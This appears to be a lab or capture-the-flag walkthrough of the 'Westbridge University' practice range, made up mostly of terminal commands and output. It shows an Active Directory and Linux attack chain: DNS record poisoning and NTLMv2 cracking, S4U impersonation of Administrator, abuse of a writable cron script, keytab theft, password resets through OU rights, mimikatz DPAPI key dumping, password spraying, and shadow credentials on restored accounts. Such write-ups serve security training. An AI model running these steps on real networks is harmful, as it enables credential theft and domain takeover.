┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ bloodyAD --host DC.westbridge.hsm -d westbridge.hsm -u m.thompson -p 'Pa$$w0rd' add dnsRecord webmonitor 192.168.211.2 [+] Adding "webmonitor" to "DC=westbridge.hsm,CN=MicrosoftDNS,DC=DomainDnsZones,DC=westbridge,DC=hsm" [+] webmonitor has been successfully added
┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ bloodyAD --host DC.westbridge.hsm -d westbridge.hsm -u m.thompson -p 'Pa$$w0rd' add dnsRecord webstatus 192.168.211.2 [+] Adding "webstatus" to "DC=westbridge.hsm,CN=MicrosoftDNS,DC=DomainDnsZones,DC=westbridge,DC=hsm" [+] webstatus has been successfully added
┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ bloodyAD --host DC.westbridge.hsm -d westbridge.hsm -u m.thompson -p 'Pa$$w0rd' add dnsRecord webportal 192.168.211.2 [+] Adding "webportal" to "DC=westbridge.hsm,CN=MicrosoftDNS,DC=DomainDnsZones,DC=westbridge,DC=hsm" [+] webportal has been successfully added
[+] Servers: HTTP server [ON] HTTPS server [ON] WPAD proxy [OFF] Auth proxy [OFF] SMB server [ON] Kerberos server [ON] SQL server [ON] FTP server [ON] IMAP server [ON] POP3 server [ON] SMTP server [ON] DNS server [ON] LDAP server [ON] MQTT server [ON] RDP server [ON] DCE-RPC server [ON] WinRM server [ON] SNMP server [ON]
┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ john svc_webmonitor-hash -w=rockyou_costum.txt Using default input encoding: UTF-8 Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64]) Will run 4 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status eazypassword (svc_webmonitor) 1g 0:00:00:00 DONE (2026-08-24 13:38) 100.0g/s 500500p/s 500500c/s 500500C/s taniafaye..sexcluff Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably Session completed. ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$

[*] Impersonating Administrator [*] Requesting S4U2self [*] Requesting S4U2Proxy [*] Changing service from HOST/FILES.westbridge.hsm@WESTBRIDGE.HSM to cifs/FILES.westbridge.hsm@WESTBRIDGE.HSM [*] Saving ticket in Administrator@cifs_FILES.westbridge.hsm@WESTBRIDGE.HSM.ccache ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ export KRB5CCNAME=./Administrator@cifs_FILES.westbridge.hsm@WESTBRIDGE.HSM.ccache ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ impacket-smbclient -k -no-pass FILES.westbridge.hsm Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
Type helpfor list of commands # use C$ # cd Users\Administrator\Desktop # get flag.txt # exit ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ cat flag.txt Flag02[FILE_*****]
1
Flag02[FILE_*****]
With the ticket loaded, we authenticate to the CIFS service on FILES as Administrator.
/opt/web_backup/web_backup.sh is world-writable and runs on a schedule as e.mitchell (of web backup maintainers). Append a SUID-bash stinger and wait for the next run:
System information as of Mon Aug 24 18:46:09 UTC 2026
System load: 0.0 Temperature: -273.1 C Usage of /: 8.0% of 47.39GB Processes: 130 Memory usage: 16% Users logged in: 0 Swap usage: 0% IPv4 address for ens5: 10.0.10.10
* Ubuntu Pro delivers the most comprehensive open source security and compliance features.
https://ubuntu.com/aws/pro
Expanded Security Maintenance for Applications is not enabled.
16 updates can be applied immediately. To see these additional updates run: apt list --upgradable
3 additional security updates can be applied with ESM Apps. Learn more about enabling ESM Apps service at https://ubuntu.com/esm
Last login: Mon Aug 24 18:46:10 2026 from 10.0.30.4 svc_web@westbridge.hsm@web:~$
svc_web@westbridge.hsm@web:~$ cd /opt/ svc_web@westbridge.hsm@web:/opt$ ls web_backup svc_web@westbridge.hsm@web:/opt$ cd web_backup/ svc_web@westbridge.hsm@web:/opt/web_backup$ ls web_backup.sh svc_web@westbridge.hsm@web:/opt/web_backup$ cat web_backup.sh #!/bin/bash set -euo pipefail
Added our public key to e.mitchell and we logged in to ssh using e.mitchell As e.mitchell, the student-portal users.json holds bcrypt hashes; one cracks to Password123 for d.reynolds, who has full sudo:
System information as of Mon Aug 24 19:25:00 UTC 2026
System load: 0.0 Temperature: -273.1 C Usage of /: 7.8% of 47.39GB Processes: 133 Memory usage: 16% Users logged in: 1 Swap usage: 0% IPv4 address for ens5: 10.0.10.10
* Ubuntu Pro delivers the most comprehensive open source security and compliance features.
https://ubuntu.com/aws/pro
Expanded Security Maintenance for Applications is not enabled.
35 updates can be applied immediately. 21 of these updates are standard security updates. To see these additional updates run: apt list --upgradable
3 additional security updates can be applied with ESM Apps. Learn more about enabling ESM Apps service at https://ubuntu.com/esm
The list of available updates is more than a week old. To check for new updates run: sudo apt update
The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
Minimum password length supported by kernel: 0 Maximum password length supported by kernel: 72 Minimum salt length supported by kernel: 0 Maximum salt length supported by kernel: 256
e.mitchell@web:~$ su d.reynolds Password: To run a command as administrator (user "root"), use "sudo <command>". See "man sudo_root"for details.
d.reynolds@web:/home/e.mitchell$ cd d.reynolds@web:~$ ls d.reynolds@web:~$ sudo -l [sudo] password for d.reynolds: Matching Defaults entries for d.reynolds on web: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User d.reynolds may run the following commands on web: (ALL : ALL) ALL d.reynolds@web:~$ sudo su root@web:/home/d.reynolds# cd root@web:~# ls flag.txt snap root@web:~# cat flag.txt Flag03[WEB_*****]
root@web:~#
1
Flag03[WEB_*****]
From root we grab the machine keytabs - /etc/krb5.keytab (WEB$), /etc/svc_krb_t2.keytab - and extract svc_krb_t2‘s AES256 key, which is enough to getTGT for it:
Phase 6 - HELPDESK-WS: tiered OU walk → local admin

svc_krb_t2‘s get writable shows GenericAll-equivalent rights over OU=IT Tier2. We grant ourselves control, then reset s.harrison (who lives in that OU):


BloodHound: HelpDesk Workstation Admins = { S.HARRISON } → s.harrison is local admin on HELPDESK-WS. (A logonHours tweak cleared a time restriction first.)
Using `GenericAll` permissions over the `IT TIER 2` OU, we changed the password of `s.harisson` within the same OU. ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ bloodyAD -i 10.0.10.5 --host DC.westbridge.hsm -d westbridge.hsm -u svc_krb_t2 -f aes -p 00280b95458c5a279cc4555cec5f0f404a0ff2f0551c155b44ab402bca775a54 -k -s set password s.harrison 'Pass123456' [+] Password changed successfully!
Changed the logon hours of `s.harrison` to allow RDP access to the `FILES` machine ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ VAL=$(python3 -c "import base64;print(base64.b64encode(b'\xff'*21).decode())")
PS C:\Users\hacker> runas /netonly /user:westbridge.hsm\s.harrison C:\Temp\mimikatz.exe Enter the password for westbridge.hsm\s.harrison: Attempting to start C:\Temp\mimikatz.exe as user "westbridge.hsm\s.harrison" ... PS C:\Users\hacker>
.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com ) ## \ / ## > https://blog.gentilkiwi.com/mimikatz '## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com ) '#####' > https://pingcastle.com / https://mysmartlogon.com ***/
[backupkey] without DPAPI_SYSTEM: key : 74c7660cb7119d35eaf228e10109a18e88feaa0570abe807b9fe4cb27c25a073 sha1: 455f7242abd65e5f11e82d5ab5fc25f729c36a6d
[domainkey] with RPC [DC] 'westbridge.hsm' will be the domain [DC] 'DC.westbridge.hsm' will be the DC server key : 89067ddd84629fe6ebba7842f89af147530d177d055e8b0cbc27cb168c0281904288b5ac3de894a28f4f485c21b8fd4e0128486e40dfb1910a396fa256128ff0 sha1: be4292485130ed3019efcaf87605c864ae7e72ad
Spraying Welcome2Westbridge! hits a.pherson (with STATUS_PASSWORD_MUST_CHANGE, fixed via impacket-changepasswd). a.pherson holds WRITE over CN=Deleted Objects - so we can restore tombstoned accounts and take them over with shadow credentials:
┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ nxc smb 10.0.10.5 -u users.txt -p 'Welcome2Westbridge!' --continue-on-success --smb-timeout 15 SMB 10.0.10.5 445 DC [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC) (domain:westbridge.hsm) (signing:True) (SMBv1:None) (Null Auth:True) SMB 10.0.10.5 445 DC [-] westbridge.hsm\Administrator:Welcome2Westbridge! STATUS_ACCOUNT_RESTRICTION SMB 10.0.10.5 445 DC [-] westbridge.hsm\a.owen:Welcome2Westbridge! STATUS_LOGON_FAILURE SMB 10.0.10.5 445 DC [-] westbridge.hsm\a.pherson:Welcome2Westbridge! STATUS_PASSWORD_MUST_CHANGE SMB 10.0.10.5 445 DC [-] westbridge.hsm\a.price:Welcome2Westbridge! STATUS_LOGON_FAILURE SMB 10.0.10.5 445 DC [-] westbridge.hsm\b.jones:Welcome2Westbridge! STATUS_LOGON_FAILURE ^c ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ impacket-changepasswd 'westbridge.hsm/a.pherson:Welcome2Westbridge!@DC.westbridge.hsm' -newpass 'Pass123456' -p kpasswd -dc-ip 10.0.10.5 Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies [*] Changing the password of westbridge.hsm\a.pherson [*] Password was changed successfully. ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ nxc smb 10.0.10.5 -u a.pherson -p Pass123456 SMB 10.0.10.5 445 DC [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC) (domain:westbridge.hsm) (signing:True) (SMBv1:None) (Null Auth:True) SMB 10.0.10.5 445 DC [+] westbridge.hsm\a.pherson:Pass123456 ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$
Using the recovered password, we checked the user’s AD permissions and found CREATE_CHILD, WRITE_OWNER, and WRITE_DACL permissions on the Deleted Objects container.
We restored the deleted accounts j.dillon, t.dixon, and a.collins. After restoration, we added Shadow Credentials to the accounts, obtained their authentication material (.ccache and .pfx), and extracted their NT hashes.
┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ bloodyAD -i 10.0.10.5 --host DC.westbridge.hsm -d westbridge.hsm -u a.pherson -k set restore j.dillon [+] j.dillon has been restored successfully under CN=j.dillon,CN=Users,DC=westbridge,DC=hsm
┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ bloodyAD -i 10.0.10.5 --host DC.westbridge.hsm -d westbridge.hsm -u a.pherson -k set restore t.dixon [+] t.dixon has been restored successfully under CN=t.dixon,CN=Users,DC=westbridge,DC=hsm
┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ bloodyAD -i 10.0.10.5 --host DC.westbridge.hsm -d westbridge.hsm -u a.pherson -k set restore a.collins [+] a.collins has been restored successfully under CN=a.collins,CN=Users,DC=westbridge,DC=hsm
┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ bloodyAD -i 10.0.10.5 --host DC.westbridge.hsm -d westbridge.hsm -u a.pherson -k add shadowCredentials t.dixon 2>/dev/null [+] KeyCredential generated with following sha256 of RSA key: a411796eb8c279a1d0c2798b1c4678a8ef8bb47f8e24f323e55f2e13d146a063 [-] PKINIT failed on DC 10.0.10.5, you must find a Kerberos server with a certification authority! [-] Retry on a working KDC and do: badNTPKInit 'kerberos+pfx://westbridge.hsm\t.dixon@10.0.10.5/?certdata=t.dixon_eQ.pfx&timeout=350' [+] PKINIT PFX certificate saved at: t.dixon_eQ.pfx [+] TGT stored in ccache file t.dixon_eQ.ccache ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ bloodyAD -i 10.0.10.5 --host DC.westbridge.hsm -d westbridge.hsm -u a.pherson -k add shadowCredentials j.dillon 2>/dev/null [+] KeyCredential generated with following sha256 of RSA key: d813a19aa494b6574e678e801edaf618b34e25eda5ece05ce890eb50cc99cbce [-] PKINIT failed on DC 10.0.10.5, you must find a Kerberos server with a certification authority! [-] Retry on a working KDC and do: badNTPKInit 'kerberos+pfx://westbridge.hsm\j.dillon@10.0.10.5/?certdata=j.dillon_Bi.pfx&timeout=350' [+] PKINIT PFX certificate saved at: j.dillon_Bi.pfx [+] TGT stored in ccache file j.dillon_Bi.ccache
┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ bloodyAD -i 10.0.10.5 --host DC.westbridge.hsm -d westbridge.hsm -u a.pherson -k add shadowCredentials a.collins 2>/dev/null [+] KeyCredential generated with following sha256 of RSA key: 13e20347d3ef997512dcae57b95ba92fa4b4bdc15036f4cdef405615ea906219 [-] PKINIT failed on DC 10.0.10.5, you must find a Kerberos server with a certification authority! [-] Retry on a working KDC and do: badNTPKInit 'kerberos+pfx://westbridge.hsm\a.collins@10.0.10.5/?certdata=a.collins_ZM.pfx&timeout=350' [+] PKINIT PFX certificate saved at: a.collins_ZM.pfx [+] TGT stored in ccache file a.collins_ZM.ccache
[*] Certificate identities: [*] SAN DNS Host Name: 'j.dillon' [!] The provided username does not match the identity found in the certificate: 'j.dillon' - 'j$' Do you want to continue? (Y/n): Y [!] The provided domain does not match the identity found in the certificate: 'westbridge.hsm' - 'dillon' Do you want to continue? (Y/n): Y [*] Using principal: 'j.dillon@westbridge.hsm' [*] Trying to get TGT... [*] Got TGT [*] Saving credential cache to 'j.dillon.ccache' [*] Wrote credential cache to 'j.dillon.ccache' [*] Trying to retrieve NT hashfor'j.dillon' [*] Got hashfor'j.dillon@westbridge.hsm': aad3b435b51404eeaad3b435b51404ee:8bd7ff5bf2b9c1163454377575887b1d ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ certipy-ad auth -pfx t.dixon_eQ.pfx -dc-ip 10.0.10.5 -domain westbridge.hsm -username t.dixon Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Certificate identities: [*] SAN DNS Host Name: 't.dixon' [!] The provided username does not match the identity found in the certificate: 't.dixon' - 't$' Do you want to continue? (Y/n): Y [!] The provided domain does not match the identity found in the certificate: 'westbridge.hsm' - 'dixon' Do you want to continue? (Y/n): Y [*] Using principal: 't.dixon@westbridge.hsm' [*] Trying to get TGT... [*] Got TGT [*] Saving credential cache to 't.dixon.ccache' [*] Wrote credential cache to 't.dixon.ccache' [*] Trying to retrieve NT hashfor't.dixon' [*] Got hashfor't.dixon@westbridge.hsm': aad3b435b51404eeaad3b435b51404ee:e02831e354d2c331b3760d947a11431d ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ certipy-ad auth -pfx a.collins_ZM.pfx -dc-ip 10.0.10.5 -domain westbridge.hsm -username a.collins Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Certificate identities: [*] SAN DNS Host Name: 'a.collins' [!] The provided username does not match the identity found in the certificate: 'a.collins' - 'a$' Do you want to continue? (Y/n): Y [!] The provided domain does not match the identity found in the certificate: 'westbridge.hsm' - 'collins' Do you want to continue? (Y/n): Y [*] Using principal: 'a.collins@westbridge.hsm' [*] Trying to get TGT... [*] Got TGT [*] Saving credential cache to 'a.collins.ccache' [*] Wrote credential cache to 'a.collins.ccache' [*] Trying to retrieve NT hashfor'a.collins' [*] Got hashfor'a.collins@westbridge.hsm': aad3b435b51404eeaad3b435b51404ee:071d882abec2baeb6d589da7cc799503 ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ nxc ldap 10.0.10.5 -u t.dixon -H e02831e354d2c331b3760d947a11431d LDAP 10.0.10.5 389 DC [*] Windows 11 / Server 2025 Build 26100 (name:DC) (domain:westbridge.hsm) (signing:None) (channel binding:When Supported) LDAP 10.0.10.5 389 DC [+] westbridge.hsm\t.dixon:e02831e354d2c331b3760d947a11431d ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ nxc ldap 10.0.10.5 -u j.dillon -H 8bd7ff5bf2b9c1163454377575887b1d LDAP 10.0.10.5 389 DC [*] Windows 11 / Server 2025 Build 26100 (name:DC) (domain:westbridge.hsm) (signing:None) (channel binding:When Supported) LDAP 10.0.10.5 389 DC [+] westbridge.hsm\j.dillon:8bd7ff5bf2b9c1163454377575887b1d ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ nxc ldap 10.0.10.5 -u a.collins -H 071d882abec2baeb6d589da7cc799503 LDAP 10.0.10.5 389 DC [*] Windows 11 / Server 2025 Build 26100 (name:DC) (domain:westbridge.hsm) (signing:None) (channel binding:When Supported) LDAP 10.0.10.5 389 DC [+] westbridge.hsm\a.collins:071d882abec2baeb6d589da7cc799503
